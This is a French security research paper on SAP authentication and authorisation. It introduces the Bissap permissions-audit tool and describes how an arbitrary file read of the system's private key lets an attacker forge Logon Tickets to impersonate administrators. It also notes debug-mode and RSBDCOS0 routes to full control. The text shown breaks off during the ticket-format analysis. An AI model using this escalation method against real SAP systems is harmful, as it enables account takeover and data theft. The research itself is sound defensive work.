Un ticket pour les gouverner tous : Authentification et autorisation sur SAP

Aloïs Colléaux-Le Chêne
alois.colleaux-lechene@synacktiv.com

Synacktiv

Résumé. Les systèmes SAP ERP sont des systèmes fermés et complexe à auditer. Peu de ressources publiques sont disponibles et il peut être compliqué de comprendre les fonctionnements internes de ces systèmes. Ils sont cependant les hébergeurs principaux de données métier critiques et leur bon fonctionnement est un pilier fondamental du bon déroulement de nombreuses entreprises majeures. Dans cet article, Synacktiv apporte des explications sur deux principes moteurs d'un système SAP : l'authentification des utilisateurs et le contrôle d'accès de ceux-ci. Cet article présente aussi Bissap, un nouvel outil open-source développé par Synacktiv capable d'extraire et d'analyser les données d'autorisations présente sur un système SAP. Pour illustrer son utilisation, une nouvelle méthode d'exploitation basée le mécanisme de Logon Ticket est présentée et mise en pratique dans un cas d'étude pratique.

1 Introduction

Un système SAP ERP, aussi appelé simplement SAP, est un environnement de logiciels assistant les entreprises dans de nombreux processus métier (Gestion des stocks, paies des employés, gestion clients, etc.). En vertu de sa fonction, un tel système héberge et a accès à une quantité importante de données sensibles, telles que des coordonnées bancaires, des fiches de paies ou des secrets industriels. De plus, ces systèmes sont régulièrement accédés via de nombreux moyens différents (Caisses dans les magasins, pistolets RF dans les entrepôts, ordinateurs de bureaux), nécessitant parfois des aménagements particuliers. La surface d'exposition d'un tel environnement peut être difficile à limiter. Par souci de disponibilité, un système SAP peut aisément être surexposé.

Compte tenu de leur valeur et de leurs expositions, les systèmes SAP sont des cibles de choix pour un attaquant.

Cependant, SAP est un environnement fermé, peu accessible pour des entreprises de cybersécurité. Il existe peu de recherches sur la sécurité de cet environnement pourtant complexe. À raison, les logiciels SAP sont payants et réservés aux entreprises clientes. L'outillage public est limité et vieillissant pour la plupart, voire abandonné.

Ici, Synacktiv souhaite apporter sa pierre à l'édifice en éclaircissant deux concepts fondamentaux d'un système SAP : l'authentification des utilisateurs et leurs autorisations. Des outils open-source permettant d'explorer ces concepts, et de les exploiter, seront publiés à l'issue de la présentation.

Au-delà de l'outillage développé, ce document détaille l'analyse du format propriétaire des "Logon Tickets", jusqu'ici peu documenté publiquement. Nous démontrerons comment ce mécanisme permet de transformer une lecture de fichier arbitraire sur un système SAP, en une compromission totale du système dans sa configuration par défaut. Bien qu'elle soit peu connue, cette fonctionnalité de "Logon Ticket" est prévue par l'éditeur et par conséquent n'est pas une vulnérabilité. Elle peut cependant être désactivée par les administrateurs SAP pour réduire le risque engendré et la surface d'attaque.

2 Présentation technique de SAP

Une installation de SAP est appelée un "système" et est référencée par un identifiant de trois caractères, un SID. Un système correspond à un ensemble de services distribués sur un ou plusieurs serveurs et reliés à une base de données. Ces services, aussi appelé des instances, sont identifiés par un code à deux chiffres et jouent différents rôles au sein du système en fonction de leur type.

Chaque service peut être configuré pour moduler son comportement. Les paramètres techniques sont majoritairement défini au sein de fichiers spécifiques appelés les profils. Ces paramètres peuvent configurer l'état des interfaces exposées, le dimensionnement des services ou bien la politique de mots de passe des utilisateurs. On peut modifier ces paramètres de profils en modifiant le fichier correspondant depuis le système sous-jacent ou bien via un programme dédié sur le système en marche. Les paramètres fonctionnels, orientés métier, sont stockés en base de données dans des tables dédiées et peuvent être modifiés en interagissant avec le système.

Tous ces services ont accès à la base de données du système, qui est ainsi partagée. Au sein de cette base de donnée, il existe une séparation logique appelée "client" ou "mandant". Chaque mandant est identifié par un code à trois chiffres. Parce que les différents mandants font partie du même système et partagent donc la base de données, la segmentation des données est appliquée via la présence d'une colonne spécifique dans les tables concernées. La majorité des données du système est segmentée via

ces mandants, par exemple, un utilisateur est configuré pour un mandant spécifique, et ne peut pas se connecter sur un autre.

Ce n'est pas cependant par une barrière de sécurité. Des outils d'administrations inter-mandants existent et permettent un accès complet à la base de données. Un utilisateur disposant de droits administrateurs sur un mandant spécifique peut donc utiliser lesdits outils pour accéder aux données des autres mandants.

Aujourd'hui, la segmentation des données est appliquée par la séparation naturelle entre les systèmes : les différentes étapes de développement ainsi que les unités commerciales sont séparées en systèmes dédiés. Une compromission d'un de ces systèmes n'engendre pas automatiquement la compromission du reste des données.

2.1 Les programmes SAP

Un des services principaux d'un système SAP est la plateforme d'exécution de programmes. À l'instar d'une machine virtuelle Java, cette plateforme d'exécution est dotée d'un noyau permettant l'exécution de programmes spécifiques à SAP. Ces programmes sont écrits en ABAP, un langage de programmation propriétaire de SAP, ou plus rarement en Java.

Ce sont ces programmes qui fournissent la plupart des fonctionnalités utilisées par les utilisateurs. L'interface graphique, les programmes de rentrées de données et une partie importante des outils d'administrations sont exécutés via cette plateforme. Ce sont aussi ces programmes qui font respecter la séparation logique des mandants : lorsqu'un programme cherche à accéder à des données de la base, celui-ci va filtrer automatiquement pour ne prendre en compte que les données du mandant de l'utilisateur.

Un système SAP est fourni avec un ensemble de programmes et de fonctionnalités basiques. Cet ensemble est appelé `SAP BASIS` et peut être étendu via l'installation de modules métier spécialisés. Ces modules contiennent de nombreux programmes reliés à une certaine thématique. Une liste non exhaustive de ces modules métiers est présentée ci-dessous.

- FI (`Financial Accounting`) — Compatibilité et gestion des comptes bancaires.
- CRM (`Customer Relationship Management`) — Gestion client, marketing et ventes.
- HR (`Human Ressources`) — Gestion et optimisation des processus RH.

2.2 Interagir avec SAP

Un système SAP expose de nombreuses interfaces, souvent via des protocoles propriétaires. On note par exemple l'interface `DIAG` qui permet un accès graphique au système. Le logiciel `SAP GUI` est utilisé à cette fin, tel que montré en figure 1.



Fig. 1. Utilisation du logiciel SAP GUI

Une fois qu'un utilisateur est connecté, il effectuera des actions via l'exécution de "transaction". Une transaction étant un code court représentant un programme ainsi que quelques paramètres pré-appliqués. Dans l'interface SAP GUI, la transaction peut être exécutée en spécifiant son code directement, ou bien en cliquant sur le bouton équivalent dans le menu de gauche.

Il existe de très nombreuses transactions[1] sur SAP. On note par exemple, les transactions suivantes :

— `BP (Business Partner)` — Gestion des fournisseurs et des clients.
— `DBACOCKBIT`, `DB02`, `ST04` — Administration de la base de données.
— `RZ10`, `RZ11` — Édition (permanente ou temporaire) des paramètres de profil.
— `SA37`, `SA38`, `SE37`, `SE38` — Exécution et écriture de programmes ou de fonctions.

[1] Sur une installation par défaut, près de 10 000 transactions ont été comptabilisées.

— `SE16`, `SE16N`... — Lecture de tables de la base de données.
— `SU01`, `PFCG` — Administration des rôles et des utilisateurs.

Pour plus d'informations sur les transactions et les programmes standards, les ressources suivantes peuvent être particulièrement utiles :

— `https://help.sap.com/docs/SUPPORT_CONTENT/basis/3354611688.html`
— `https://www.se80.co.uk/`

Pour les accès programmatiques, les transactions ne sont pas adaptées. L'API principale du système passe via l'interface `RFC (Remote Function Call)` qui permet d'exécuter certaines fonctions des programmes SAP. Cette interface RFC peut-être utilisée pour la communication inter-systèmes ou bien par des logiciels externes pour interagir avec SAP.

Un exemple d'un paysage SAP moderne est présenté en figure 2. On y voit la répartition de plusieurs systèmes dans des environnements différents. On note aussi que plusieurs serveurs peuvent être alloués à un système, permettant ainsi la répartition de la charge lorsque cela est nécessaire. De plus, on remarque que les unités commerciales sont séparées en systèmes dédiés pour mieux isoler les données différentes.



Fig. 2. Exemple de répartition des systèmes SAP

3 Autorisations sur SAP

Tous les utilisateurs ne sont pas égaux dans un système. Des permissions peuvent leur être attribuées, ce qui étend le champ des actions possibles de l'utilisateur. Toutes actions effectuées par un utilisateur nécessitent une, ou plusieurs, autorisations spécifiques. Cette omniprésence des autorisations est rendue possible par la grande granularité du système d'autorisation.

Toutes les autorisations sont d'un certain type et sont composées de paramètres différents en fonction de celui-ci. Par exemple, l'une des autorisations permettant l'accès à une table de la base de données se nomme `S_TABU_NAM` et a deux paramètres : le type d'accès (`ACVT`) et le nom de la table (`TABLE`).

Les programmes SAP offrant un accès direct aux tables [2] vérifieront cet accès en amont avant de récupérer les résultats. Si l'utilisateur exécutant le programme tente d'accéder à une table dont il a le droit, alors l'accès sera validé et les données seront affichées à l'utilisateur.

Il est aussi possible de spécifier des autorisations plus spécifiques et adaptées au métier. Par exemple, l'autorisation `I_SWERK` restreint les équipements accessibles à un technicien pour les opérations de maintenance.

En pratique, les autorisations sont accordées par groupe, pour permettre aux utilisateurs d'effectuer un ensemble d'actions similaires. Ces groupes d'autorisations sont appelés des profils et peuvent être individuellement accordés aux utilisateurs. Habituellement, les profils sont contenus dans un rôle, qui représente une situation spécifique dans l'entreprise. On peut imaginer la présence d'un rôle "Ressources humaines" ou bien "Gestion des stocks - France".

Ces rôles et profils peuvent contenir d'autres rôles et profils. Dans ce cas, ils sont appelés rôles et profils composites.

Toutes ces relations et ces attributs sont stockés dans des tables spécifiques de la base de données du système. Bien qu'il n'existe pas de documentation officielle concernant les tables utilisées, plusieurs articles sur le forum SAP apportent ces informations techniques. Cela nous permet de dresser la liste des tables à analyser pour effectuer l'audit des permissions, qui est présentée en table 1.

Les autorisations ne sont pas un mécanisme intrinsèque au noyau SAP, mais sont appliquées par les programmes exécutant la requête de l'utilisateur. C'est-à-dire, avant l'accès au noyau.

[2] Par exemple, la transaction `SE16`



Fig. 3. Hiérarchie des autorisations sur SAP.

Nom	Utilisation
AGR_1016	Lien des rôles aux profils.
AGR_1251	Lien des rôles aux autorisations.
AGR_PROF	Lien des rôles aux profils.
AGR_TEXTS	Description des rôles.
AGR_USERS	Affection des rôles aux utilisateurs.
TDDAT	Classe des tables de la base de données.
TSTC	Transactions présentes sur le système.
USOBHASH	Utilisée pour l'affichage des autorisations.
USR02	Informations générales sur les utilisateurs.
USR11	Description des profils.
UST04	Affectation des profils aux utilisateurs.
UST10C	Affectation des profils aux profils composites.
UST10S	Affectation des profils aux objets d'autorisation.
UST12	Affectation des objets d'autorisations aux champs.

Tableau 1. Tables utilisées pour l'analyse des permissions.

Cela signifie qu'un programme exécuté dispose obligatoirement d'un accès total au système et doit se restreindre lui-même pour obéir à une autorisation particulière. Par exemple, un extrait pertinent du programme utilisé par `SE16` est présenté en listing 1. On y voit la vérification de deux objets d'autorisations : `S_TABU_NAM` et `S_TABU_DIS`. Si l'un d'entre eux est validé, alors l'accès à la table est accordé.

La procédure `AUTHORITY-CHECK` est une procédure interne à l'environnement d'exécution `ABAP` qui permet de valider la présence d'un objet d'autorisation fourni en paramètre dans l'environnement d'exécution de l'utilisateur. En d'autres termes, cette procédure vérifie si l'utilisateur possède l'autorisation demandée. On peut imaginer que le fonctionnement de cette procédure soit similaire au pseudo-code Python présent en listing 2.

4 État de l'art de l'outillage SAP

Étant donné la myriade de permissions différentes, la complexité des liens reliant un utilisateur à ses autorisations effectives et la difficulté d'obtenir de la documentation fiable, il est difficile d'auditer manuellement les permissions au sein d'un système SAP. Il est donc nécessaire de passer par des outils dédiés.

Plusieurs outils existent déjà pour auditer des systèmes SAP. Il existe notamment des outils natifs à SAP, qui sont intégrés à l'écosystème et sont suffisamment expressifs pour les besoins des auditeurs sur ce point de vue. Particulièrement, il est possible de lister les utilisateurs suivant plusieurs critères en parallèle. Ces critères de sélections peuvent aussi être enregistrés dans le système et être relancés de temps en temps pour suivre l'évolution des permissions dangereuses accordées au fil du temps. Cependant, ils sont enregistrés sur le système et sont donc plus adaptés aux administrateurs SAP qu'aux auditeurs qui en ont un besoin ponctuel.

En dehors de ces outils natifs, il n'existe pas d'outils tiers open-source permettant l'analyse de permissions. Néanmoins, de nombreux outils existent ou ont existé, couvrant de divers aspects de la sécurité sur SAP.

— Sapyto, sorti en 2007, dernière mise à jour en 2009
— Bizsploit, refonte de Sapyto
— Modules Metasploit, dédiés à la reconnaissance ou l'exploitation de vulnérabilités
— pysap, sorti en 2012, dernière mise à jour en 2023, spécifiques aux protocoles réseau SAP

Les outils tiers sont pour la plupart développés pour un objectif de test d'intrusion et sont donc dans une vision "boîte noire", où l'objectif

Listing 1: Vérification des autorisations de la transaction SE16

```
AUTHORITY-CHECK OBJECT 'S_TABU_NAM'
        ID 'ACTVT'     FIELD pd_actvt
        ID 'TABLE'     FIELD pd_table.

" Si une autorisation S_TABU_NAM a été trouvée, renvoie un succès.
IF sy-subrc = 0.
  pd_ret_act = pd_actvt.
  RETURN.
ELSE.
  " Sinon, vérifie l'autorisation S_TABU_DIS.
  AUTHORITY-CHECK OBJECT 'S_TABU_DIS'
        ID 'ACTVT'     FIELD pd_actvt
        ID 'DICBERCLS' FIELD pd_group.
  IF sy-subrc = 0.
    pd_ret_act = pd_actvt.
    RETURN.
  ENDIF.
ENDIF.

" Affichage d'une erreur...
```

Listing 2: Algorithme de validation des autorisations

```
def AuthorityCheck(object_type, fields):
    for existing_object, existing_fields in user_authorisations():
        if object_type != existing_object:
            continue
        is_satisfied = True
        for field_name, field_value in fields:
            if field_name not in existing_fields:
                is_satisfied = False
                break

            existing_value = existing_fields[field_name]
            # 1. Exact match
            if field_value == existing_value.VON:
                continue
            # 2. Prefix match
            if existing_value.VON[-1] == '*' and
            ↪  field_value.startswith(existing_value[:-1]):
                continue
            # 3. Interval match (both bounds are inclusive)
            if existing_value.VON <= field_value <= existing_value.BIS:
                continue
            # If nothing matched, the object is not granting access.
            is_satisfied = False
            break

        if is_satisfied:
            return True

    return False
```

est d'attaquer les services exposés et d'obtenir des accès initiaux. Il y a cependant un besoin non négligeable d'audits SAP en boîte blanche et ces outils ne sont pas adaptés à cet usage.

Pour effectuer ces audits dans les meilleures conditions, on souhaite aussi être le plus flexible possible et de dépendre un minimum du système SAP audité. Ce qui explique ainsi la volonté de ne pas utiliser les outils natifs, qui pourraient agir différemment selon la version du système, voire ne pas être présents.

Il y aurait aussi un intérêt à pouvoir effectuer l'audit de manière hors-ligne. Les outils natifs nécessitent un accès constant au système, ce qui n'est pas forcément souhaitable.

5 Présentation de Bissap

Pour combler ce vide, Synacktiv a développé un outil d'audit de permission SAP : `Bissap`. Cet outil permet de récupérer une partie de la base de données du système et de mettre à plat (dénormaliser) la hiérarchie des autorisations accordées aux utilisateurs. À partir de cet extrait de base de données, Bissap permet de vérifier la présence de permissions (ou de groupes de permissions) dangereuses permettant à un utilisateur d'obtenir des accès supplémentaires ou d'accéder à des données sensibles.

Pour illustrer des exemples de permissions dangereuses, si l'utilisateur peut activer le mode "debug" dans sa session SAP, il peut exécuter un programme en mode debug, ce qui lui permettra de modifier la valeur des variables internes dudit programme et passer outre les vérifications d'autorisation.[3] Il peut donc agir tel un administrateur disposant de tous les privilèges. Ce mode debug peut être activé en exécutant la pseudo-transaction `\h` et nécessite la présence de l'objet d'autorisation `S_DEVELOP` avec les champs `OBJTYPE` à `DEBUG` et `ACTVT` à `02 (Change)`.

Dans le même ordre d'idées, si l'utilisateur peut exécuter la transaction `SA38`, alors il peut tenter d'exécuter des programmes arbitraires. Si, en plus, il possède les permissions nécessaires pour exécuter le programme `RSBDCOS0` via la transaction susnommée, il peut exécuter des commandes sur l'OS sous-jacent et prendre le contrôle du serveur et du système.

Lors de la collecte de données, Bissap créera une table dédiée, permettant de faire un lien direct entre les profils (simples et composites) et toutes leurs autorisations associées. Ce travail préalable permet de garder une forte flexibilité sur le type d'objet recherché (utilisateur, rôle) tout en simplifiant fortement le processus de recherche.

[3] Dans le listing 1, ce sera `sy-subrc`.

Il y a cependant un coût important à garder en tête : suite à la dénormalisation des données, de nombreuses valeurs sont dupliquées et la taille finale de la base de données peut grandement augmenter. [4]

Le processus de Bissap se déroule en trois étapes :

1. La première étape, en ligne, consiste à collecter les données de la base de données du système.
2. La deuxième importe les données brutes collectées au sein d'une base de données SQLite pour permettre leurs manipulations.
3. La troisième étape analyse ces données pour mettre en avant les rôles ou utilisateurs dotés de permissions dangereuses.

5.1 Collecte de données via Bissap

Étant donné la diversité des environnements dans un audit, il est important de faire preuve d'une grande flexibilité sur les différentes étapes du processus de Bissap.

La situation idéale consiste en un accès direct à la base de données utilisée par le système. Dans ce cas-là, un script SQL adapté au SGBD suffit et le résultat est récupéré via un format (presque) standard. Cependant, le pare-feu bloque régulièrement les accès directs à la base de données et il est nécessaire de passer par l'interface de SAP pour récupérer les données.

La deuxième meilleure solution consiste à utiliser un programme d'administration de base de données présent sur le système (`DBACOCKPIT`, `ST04`) et d'écrire les requêtes SQL depuis l'interface et d'exporter les résultats (au format CSV ou Excel).

Finalement, s'il n'est pas possible d'obtenir un accès d'administration SQL, une capture limitée est possible via un des outils de visionnage de table (SE16) de SAP. Cependant, certaines tables ne peuvent pas être lues via ce programme et les résultats sont restreints au mandant de l'utilisateur actuel.

La deuxième et troisième solution nécessitent toute deux d'interagir avec l'interface graphique SAP GUI, ce que nous souhaitions éviter initialement. Pour palier à ce souci, Synacktiv propose des scripts `AutoHotKey` [1] capables d'interagir automatiquement avec l'interface graphique dans le but précis de collecter les données des tables.

[4] Dans le cas le plus extrême que j'ai pu rencontrer, la taille a doublé pour atteindre 10 Go.

Listing 3: Procédure de collecte AutoHotKey

```
# bissap collect -t gui
1. Copy the directory `dump_table_autohotkey` to your workstation running SAP GUI
2. Connect to the system and execute a supported transaction (SE16, DBACOCKPIT, ST04). If running DBACOCKPIT or ST04, go Diagnostics / SQL Command Line.
3. Install AutoHotKey v2 (https://www.autohotkey.com/v2/) and execute the appropriate script.
! Because the scripts relies on exact image recognition, the process can be brittle. For best results, run SAP GUI on a Windows VM, with a resolution of 1600 x 900 and SAP GUI with the default "Belize" theme
! If the script fails, you can dump the tables manually using the list in `dump_table_autohotkey/tables.txt`.

At the end of the process, the result will be found in `Documents\SAP\SAP GUI`.
```

5.2 Exploitation des permissions

Les permissions dangereuses remontées par Bissap sont catégorisées en trois parties :

— Les escalades de privilèges.
— Les accès à des tables sensibles (métier ou technique).
— Les transactions sensibles.

Bissap est fourni avec une base de connaissances indiquant les permissions ou combinaisons de permissions dangereuses. L'outil surveille notamment les permissions d'administration telles que `S_DEVELOP`, mais aussi des permissions similaires qui auraient été accordées par mégarde.

Grâce à Bissap, l'auditeur est désormais capable d'identifier rapidement des configurations permissives ou des vecteurs d'attaque potentiels, comme la lecture des fichiers du serveur.

Cependant, identifier une vulnérabilité n'est qu'une partie du problème. Pour poursuivre l'intrusion, ou simplement pour contextualiser la vulnérabilité, il est nécessaire d'armer cette primitive pour obtenir de réels privilèges administrateurs.

Plusieurs programmes permettent le téléchargement de fichiers depuis le disque du serveur. Par exemple, la transaction `CG3Y` du module `EHS (Environment, Health and Safety)` offre cette fonctionnalité. Ce programme peut est attribué à des inspecteurs santé et sécurité au travail dans le cadre d'une autorisation générique du module.

Au cours de plusieurs audits de permissions, Synacktiv a relevé la présence d'autorisations associées à ces-dits programmes accordées à des utilisateurs standards. Bien que la possibilité de télécharger des fichiers arbitraires est intrinsèquement dangereuse, il n'existait pas encore de méthodologie publique permettant d'élever systématiquement ses privilèges.

Pour combler ce vide, Synacktiv a développé une méthodologie consistant à télécharger les secrets cryptographiques du serveur et de les utiliser pour forger une preuve de connexion et ainsi usurper l'identité d'un utilisateur administrateur du système.

Cette méthode utilise le mécanisme des Logon Ticket pour atteindre cet objectif.

6 Authentification par Logon Ticket

Pour accéder à sa session, un utilisateur SAP doit habituellement fournir trois informations :

— Mandant.
— Nom d'utilisateur.
— Mot de passe.

Avec ses informations, le programme responsable de l'authentification vérifie la présence d'un utilisateur avec ces informations. Le mot de passe est stocké hashé dans la base de données, avec possiblement des algorithmes plus ou moins sécurisés.

Il est aussi possible d'utiliser d'autre mécanisme d'authentification, comme l'authentification Kerberos ou OIDC. Un de ces mécanismes est le Logon Ticket.

Aujourd'hui considéré comme fonctionnalité historique encore activée par défaut, le mécanisme de Logon Ticket était prévu pour mettre en place un mécanisme Single Sign-On spécifique à SAP : lorsqu'un utilisateur se connecte sur un système SAP, un Logon Ticket contenant les informations de connexion est généré puis signé par le système pour être transféré à l'utilisateur. Lorsque ce même utilisateur souhaite se connecter sur un autre système, et qu'un lien de confiance est présent entre le nouveau et l'ancien système, alors le nouveau système peut récupérer le Logon Ticket généré préalablement et vérifier sa signature pour connecter l'utilisateur.

Les informations de connexion sont directement récupérées depuis le Logon Ticket. Notamment, le Logon Ticket ne contient pas le mot de passe ni le hash de celui-ci. Uniquement le mandant et le nom d'utilisateur sont utilisés pour l'authentification. Ainsi, un utilisateur peut avoir des mots de passe différents entre les différents systèmes. Cela veut aussi dire

qu'un ticket reste valide même après un changement de mot de passe ou une déconnexion.

Sa validité est cependant limitée dans le temps, avec une expiration de huit heures par défaut. Ils sont aussi utilisables pour la communication entre deux systèmes directement, où la durée de vie d'un tel ticket est très courte (environ cinq minutes). Dans un tel contexte, ils sont appelés "Assertion Ticket".

La génération et l'acceptation des Logon Tickets sont contrôlées par les paramètres de profil `login/create_sso2_ticket` et `login/accept_sso2_ticket`. Par défaut, la génération n'est pas activée, mais les tickets sont acceptés comme moyen d'authentification.

En pratique, les Logon Tickets sont assez peu utilisés pour l'authentification des utilisateurs, mais ils ne sont pas désactivés pour autant. Ainsi, la plupart des systèmes SAP réels ne génèrent pas de tickets à la connexion tandis qu'ils acceptent n'importe quel ticket valide.

La clé privée utilisée pour signer un ticket correspond à la biclé du système, utilisée pour la plupart des opérations de signature de celui-ci. Cette biclé est stockée en clair dans le système de fichier du système, au sein d'un fichier au format propriétaire PSE, équivalent au conteneur de certificat PKCS #12. De plus, ce fichier PSE est stocké suivant un chemin standard qui peut être deviné rapidement. Enfin, la clé publique d'un système est toujours dans son trust store.

Ces différentes caractéristiques ouvrent la voie pour une nouvelle méthode d'escalade de privilège. Un utilisateur capable de télécharger un fichier du serveur est capable d'exfiltrer la clé privée du système et de l'utiliser pour signer un Logon Ticket arbitraire. Ainsi, cet utilisateur est capable d'usurper l'identité de n'importe quel utilisateur sur le système victime et sur tous les systèmes lui faisant confiance.

Bien que cette attaque soit théoriquement possible, la mise en pratique ne fut pas aisée. Particulièrement, le Logon Ticket suit un format propriétaire et non documenté. Il est constitué d'une structure TLV (Type, Length, Value) où chaque entrée correspond à une information sur l'utilisateur connecté, sur le système émetteur ou sur le ticket lui-même. La dernière entrée de ce ticket contient la signature du reste des entrées. Cette signature est basée le format CMS (Cryptographic Message Syntax) qui sera décrit plus tard. Cependant, cette signature suit un format très spécifique qui n'obéit pas entièrement au standard. Enfin, cette structure est encodée via un algorithme base64 légèrement modifié.

Cette nouvelle méthode d'escalade permet d'aggraver un simple téléchargement de fichier en escalade de privilège. Chose qui était intuitivement

reconnue comme dangereuse, mais à laquelle il n'existait pas de méthode publique pour y parvenir.

6.1 Processus de rétro-ingénierie

À l'instar de nombreux formats et protocoles de SAP, le format des Logon Tickets n'est pas formellement documenté. De plus, bien qu'une bibliothèque officielle soit disponible au téléchargement pour les clients SAP, elle n'est pas accessible au grand public.

Cependant, je n'ai pas été la première personne à m'intéresser à ces tickets et plusieurs explications, parfois divergentes, sont présentes en ligne [3, 5, 7]. Une documentation sur l'utilisation de la bibliothèque de SAP est aussi disponible sur internet [4], qui ne décrit malheureusement pas le format des tickets, mais donne des informations sur certaines valeurs utilisées (notamment, les différents types d'items possibles).

Un exemple de documentation contradictoire est le format exact utilisé pour encoder le ticket. Beaucoup de sources indiquent l'utilisation de l'algorithme `base64`, ce qui n'est pas totalement exact. En réalité, le caractère alternatif `+` est remplacé par `!` puis le résultat est URL-encodé.

À partir de tickets légitimes générés par un système de test, il est possible d'utiliser ces ressources publiques pour décoder les tickets et lister les différents items présents au sein de celui-ci. Un tel script capable d'analyser un Logon Ticket a été publié suite à ces recherches [6] et est présenté en listing 4.

Listing 4: Analyse d'un Logon Ticket légitime.

```
# ./decode_sap_logon_ticket.py AjQxMDM[...]aG6RQ%3D%3D \
    --extract-data-to-sign ticket.data \
    --extract-signature ticket.sig
Codepage: 4103 (encoding = utf-16-le)
User name: SAP*
Client: 001
SID: NPL
Creation time: 202510231230
Valid time (hours): 24
Signature: 3081f806092a864886f70d010702a081ea3081e7020101310b3009
06052b0e03021a0500300b06092a864886f70d0107013181c73081c4020101301
a300e310c300a060355040313034e504c02080a20170219202601300906052b0e
03021a0500a05d301806092a864886f70d010903310b06092a864886f70d01070
1301c06092a864886f70d010905310f170d323531303233313233033355a3023
06092a864886f70d01090431160414 1ceda239630ec8ff242bb1ebee555b7c4ac
b96aa300906072a8648ce380403042e302c021479d09b63712ea3be71823f9707
5c3ac02c06bacc02141a604907e800b28e655a9820da08f2eef9a1ba45
```

La signature est toujours le dernier élément de la structure TLV. Elle signe ainsi le reste des éléments du ticket et est ajoutée à la fin du ticket.

Comme énoncé précédemment, la signature est au format CMS. Le format CMS est un standard porté par l'IETF pour signer, hasher, authentifier ou chiffrer de la donnée. Il est basé sur la syntaxe PKCS #7 et sa structure est décrite en ASN.1 dans le listing 5.

Listing 5: Dissection de la signature du Logon Ticket

```
# file ticket.sig
ticket.sig: DER Encoded PKCS#7 Signed Data
# openssl cms -in ticket.sig -inform DER -cmsout -print
CMS_ContentInfo:
  contentType: pkcs7-signedData (1.2.840.113549.1.7.2)
  d.signedData:
    version: 1
    digestAlgorithms:
        algorithm: sha1 (1.3.14.3.2.26)
        parameter: NULL
    signerInfos:
        version: 1
        d.issuerAndSerialNumber:
          issuer:           CN=NPL
          serialNumber: 729608437412931073
        digestAlgorithm:
          algorithm: sha1 (1.3.14.3.2.26)
          parameter: NULL
        signedAttrs:
            object: contentType (1.2.840.113549.1.9.3)
            set:
              OBJECT:pkcs7-data (1.2.840.113549.1.7.1)
            object: signingTime (1.2.840.113549.1.9.5)
            set:
              UTCTIME:Oct 23 12:30:35 2025 GMT
            object: messageDigest (1.2.840.113549.1.9.4)
            set:
              OCTET STRING:
                0000 - 1c ed a2 39 63 0e c8 ff-24 2b b1 eb ee
                000d - 55 5b 7c 4a cb 96 aa
        signatureAlgorithm:
          algorithm: dsaWithSHA1 (1.2.840.10040.4.3)
          parameter: <ABSENT>
        signature:
          0000 - 30 2c 02 14 79 d0 9b 63-71 2e a3 be 71 82 3f
